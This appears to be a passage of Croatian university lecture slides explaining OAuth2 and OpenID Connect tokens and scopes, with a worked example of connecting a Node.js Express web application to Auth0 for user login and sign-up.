  - **Edgar postavi svoj *cookie***
    - Što bi se dogodilo ako obrišemo Edgarov cookie?
      - Korisniku je ostao *cookie* za AAI-a ili Google (Single Sign On)
      - Što se događa kad se korisnik odjavljuje s Edgara? (Single Sign Out)
- U nekom širem kontekstu Edgar bi mogao dohvaćati podatke koje korisnik ima pohranjene negdje drugdje
  - Hipotetski to bi npr. mogla biti prijava ispita na ISVU ili generiranje karte za brucošijadu
    - Primijetiti da je u jednom slučaju bitan identitet, a u drugom samo pravo pristupa
  - *Resource Server* – usluga (API) koja klijentu (aplikaciji) pruža korisnikove podatke ili podatke na koje korisnik ima pravo
    - **Za provjeru autentičnosti se šalje token**

# Tko je tko u (hipotetskom) širem primjeru



# Protokoli OAuth2 i OpenID Connect

- Komplementarni protokoli
  - OAuth2 je autorizacijski protokol koji omogućava aplikacijama pristup drugim aplikacijama bez dijeljenja vjerodajnica
  - **OpenID Connect (OIDC) je nadgradnja na OAuth2** koja omogućava provjeru i dobivanje informacija o autoriziranom korisniku
  - Načelno, OAuth2 = „evo popis što smijem”, OIDC = „ja sam ...”
- Aplikacija mora biti evidentirana na (OAuth2/OIDC) autorizacijskom serveru
  - Obično ClientId + ClientSecret + popis dopuštenih povratnih adresa nakon prijave
  - tokovi razmjene podataka ovisno o vrsti klijenta i mogućnosti čuvanje tajnog ključa i (ne)postojanja interaktivnog korisnika
    - klasična web-aplikacija ili SPA, mobilna, servis...
      - Više o tokovima naknadno

# Vrste tokena u OAuth2/OIDC

## ■ *id\_token*

- identifikacijski token (engl. *identity token*) u JWT formatu
- sadrži jedinstveni identifikator korisnika (*sub*) i informaciju kad i kako je korisnik autentificiran te do kad token vrijedi
- Podaci unutar tokena nazivaju se tvrdnje (engl. *claims*)

[https://openid.net/specs/openid-connect-core-1\\_0.html#StandardClaims](https://openid.net/specs/openid-connect-core-1_0.html#StandardClaims)

- Ako pojedine tvrdnje nisu dio tokena, mogu se dobiti preko odgovarajuće adrese na IdP-u (obično /userinfo )

## ■ pristupni token (*access token*)

<https://datatracker.ietf.org/doc/html/rfc6749>

- može biti JWT, ali i proizvoljnog formata
- obično kratkog trajanja (npr. za AAI 1h)

## ■ token za osvježavanje pristupnog tokena (*refresh token*)

- omogućava novi pristupni token bez ponovne autentifikacije
  - Npr. za AAI traje 8h

# Opseg (Scope)

- Opseg kod protokola OAuth2 omogućava granulaciju dozvola pojedinoj aplikaciji
  - koristi se u kombinaciji s dozvolama na *Resource serveru*
  - odobreni opsezi zapisani u pristupnom tokenu
- U slučaju OIDC-a i identifikacijskog tokena, opseg služi za određivanje grupa podataka o korisniku koje će se upisati u identifikacijski token ili biti dostupne preko odgovarajućeg servisa
  - Podaci korisnika (engl. *claims*) se grupiraju po opsezima  
[https://openid.net/specs/openid-connect-basic-1\\_0.html#Scopes](https://openid.net/specs/openid-connect-basic-1_0.html#Scopes)
- [https://wiki.srce.hr/pages/viewpage.action?pageId=59867172#Autentikacijapomo%C4%87uprotokolaOpenIDConnect\(OIDC\)-Opseziitvrđnje\(eng.ScopesandClaims\)](https://wiki.srce.hr/pages/viewpage.action?pageId=59867172#Autentikacijapomo%C4%87uprotokolaOpenIDConnect(OIDC)-Opseziitvrđnje(eng.ScopesandClaims))
- Napomena: Aplikacija prilikom kontakta s autorizacijskim serverom navodi koje opsege treba te oni moraju biti u skupu opsega dopuštenih toj aplikaciji

# Auth0 kao primjer vanjske usluge za prijavu korisnika

- <https://auth0.com/>
  - OAuth2 + OpenID Connect
- Prijava korisnika
  - temeljem podataka iz baze podataka
  - vanjskim servisima (npr. Google)
  - različitim varijantama koje ne uključuju lozinke (npr. SMS, e-mail) ili koriste autentifikaciju s više načina (engl. *multi-factor authentication*)
- Besplatni plan uključuje 7000 aktivnih korisnika, neograničeni broj prijava i mogućnost prijave putem dvije društvene mreže
- Potrebni koraci
  - Prijaviti se na Auth0 i kreirati odgovarajuće okruženje
  - Evidencirati klijentske aplikacije

# Primjer s Auth0 iz perspektive korisnika

- Pristup stranici za prijavljene korisnike okida proces prijave preko servisa Auth0

The screenshot shows two tabs in a browser:

- The top tab is titled "OAuth2/OpenID login demo" and displays a menu with links: "Home", "Private content", and "Sign up".
- The bottom tab is also titled "OAuth2/OpenID login demo" and shows the URL "localhost:4080/private".

A red arrow points from the "Private content" link in the top tab to the URL in the bottom tab, indicating that the user has access to private content without logging in.

This page is only for logged users


Your data is: {"nickname": "boris.milasinovic", "name": "Boris Milašinović", "picture": "https://s.gravatar.com/avatar/2a9e3b993a61s=480&r=pg&d=https%3A%2F%2Fcdn.auth0.com%2Favatars%2F18T09:27:02.318Z", "email": "boris.milasinovic@fer.hr", "email\_ver

The screenshot shows a browser window with the title "Log in to FER-Web2 WebApp". The URL in the address bar is "fer-web2.eu.auth0.com/...".

The page content includes:

- A red star logo.
- The word "Welcome".
- The text "Log in to fer-web2 to continue to FER-Web2 WebApp."
- An "Email address" input field containing "boris.milasinovic@fer.hr".
- An "Password" input field with masked text and a visibility icon.
- A "Forgot password?" link.
- A large blue "Continue" button.
- A link "Don't have an account? Sign up".

A red arrow points from the URL in the top-left tab of the first screenshot to the "Email address" field in this screenshot, illustrating the single sign-on process.



# Evidentiranje aplikacije na usluzi Auth0 (1)

- U izborniku s aplikacija kreirati novu aplikaciju tipa *Regular Web Applications*

Create application

Name \*

FER-Web2 WebApp

You can change the application name later in the application settings.

Choose an application type



Native

Mobile, desktop,  
CLI and smart  
device apps  
running natively.

e.g.: iOS,  
Electron, Apple  
TV apps



Single Page Web  
Applications

A JavaScript  
front-end app  
that uses an API.

e.g.: Angular,  
React, Vue



Regular Web  
Applications

Traditional web  
app using  
redirects.

e.g.: Node.js  
Express,  
ASP.NET, Java,  
PHP



Machine to  
Machine  
Applications

CLIs, daemons or  
services running  
on your backend.

e.g.: Shell script

# Evidentiranje aplikacije na usluzi Auth0 (2)

- U našoj aplikaciji moramo evidentirati *Domain* i *ClientId*
  - *ClientSecret* nam treba ovisno o tipu autorizacijskog toka
- Dodatno, potrebno je postaviti sljedeće:
  - Allowed Callback URLs: `https://localhost:port/callback`
  - Allowed Logout URLs: `https://localhost:port`
  - *Napomena: localhost u slučaju lokalnog razvoja, inače adresa servera*
- Korisnike možemo dodati u izborniku User Management → Users
  - Može se omogućiti i samostalna registracija korisnika (sign-up) iz aplikacije

The screenshot shows the 'Settings' tab of an application configuration page. The application is named 'FER-Web2 WebApp', which is identified as a 'Regular Web Application'. The 'Client ID' is listed but redacted. Below the application name, there are tabs for 'Quick Start', 'Settings' (which is active), 'Addons', 'Connections', and 'Organizations'. The 'Basic Information' section contains fields for 'Name \*' (set to 'FER-Web2 WebApp') and 'Domain' (set to 'fer-web2.eu.auth0.com').

# Povezivanje web-aplikacije s Auth0 (1)

- Iako bi teoretski trebalo raditi i ako koristimo http, primjer nije mogao raditi bez https veze, za što je potreban certifikat
  - Za lokalni razvoj napravimo vlastiti (inače npr. <https://letsencrypt.org>)
    - preglednik će nas upozoravati na neispravni certifikat

```
openssl req -nodes -new -x509 -keyout server.key -out server.cert
```

```
const express = require('express');
var fs = require('fs')
var https = require('https')
const app = express();
...
const port = 4080;
https.createServer({
  key: fs.readFileSync('server.key'),
  cert: fs.readFileSync('server.cert')
}, app)
.listen(port, function () {
  console.log(`Server running at https://localhost:${port}/`);
});
```

08-oidc/08-webapp.js



Vaša veza nije privatna

Napadači možda pokušavaju ukrasti vaše zaporke, poruke ili brojeve kreditnih kartica

NET::ERR\_CERT\_AUTHORITY\_INVALID

Sakrij napredno

Poslužitelj nije mogao dokazati da je **lokalni** njegov sigurnosni certifikat nije pouzdan. Konfiguracijom ili napadom na vašu vezu.

[Idi na web-lokaciju localhost \(nije sigurno\)](#)

# Povezivanje web-aplikacije s Auth0 (2)

```
const { auth, requiresAuth } = require('express-openid-connect');  
  
const config = {  
    authRequired : false,  
    idpLogout : true, //login not only from the app, but also from identity provider  
    secret: process.env.SECRET,  
    baseURL: `https://localhost:${port}`,  
    clientID: process.env.CLIENT_ID,  
    issuerBaseURL: 'https://fer-web2.eu.auth0.com'  
    clientSecret: process.env.CLIENT_SECRET,  
    authorizationParams: {  
        response_type: 'code' ,  
        //scope: "openid profile email"  
    },  
};  
  
app.use(auth(config));
```

08-oidc/08-webapp.js

Paket za povezivanje  
s OpenID uslugom

Proizvoljni ključ s kojim  
će biti potpisano cookie.

Identifikator naše aplikacije na  
Auth0 i tajni ključ aplikacije

Okruženje koje smo kreirali na Auth0  
– izdavatelja tokena, tj. identity  
provider

Tri prepostavljena. Mogu  
se dodati i drugi, ali  
openid je obvezan

Vrsta autorizacijskog koda,  
u ovom slučaju  
*Authorization Code Flow*

Uključivanje ovog *middleware*  
automatski se definira ponašanje  
za putanje login, logout i callback

CLIENT\_ID=prepisati s Auth0  
SECRET=proizvoljno  
CLIENT\_SECRET=prepisati s Auth0

08-oauth2 / .env

# Samostalna registracija novih korisnika

08-oidc / 08-webapp.js

```
app.get("/sign-up", (req, res) => {
  res.oidc.login({
    returnTo: '/',
    authorizationParams: { screen_hint: "signup" },
  });
});

app.get('/', function (req, res) {
  req.user = {
    isAuthenticated : req.oidc.isAuthenticated()
  };
  if (req.user.isAuthenticated)
    req.user.name = req.oidc.user.name;
  res.render('index', {user : req.user});
});

app.get('/private', requiresAuth(), function (req, res) {
  const user = JSON.stringify(req.oidc.user);
  res.render('private', {user});
});
```


Omogućimo samostalnu registraciju korisnika

Je li korisnik prijavljen?

Tko je prijavljeni korisnik?

# Dio koji korisnik nije vido (1)


- Prije preusmjeravanja na stranicu za prijavu korisnika, aplikacija je dohvatala javne podatke za provjeru tokena



- `/.well-known/openid-configuration` je tzv. *discovery* adresa kojom neki OIDC server pruža informacije o dopuštenim opsezima i vrstama provjere te adresama servisa za dohvat javnih ključeva i o korisnicima
  - <https://fer-web2.eu.auth0.com/.well-known/openid-configuration>


# Dio koji korisnik nije vido (2)

- Nakon što je dobila autorizacijski kod web-aplikacija je u pozadini zamijenila autorizacijski kod za identifikacijski i pristupni token



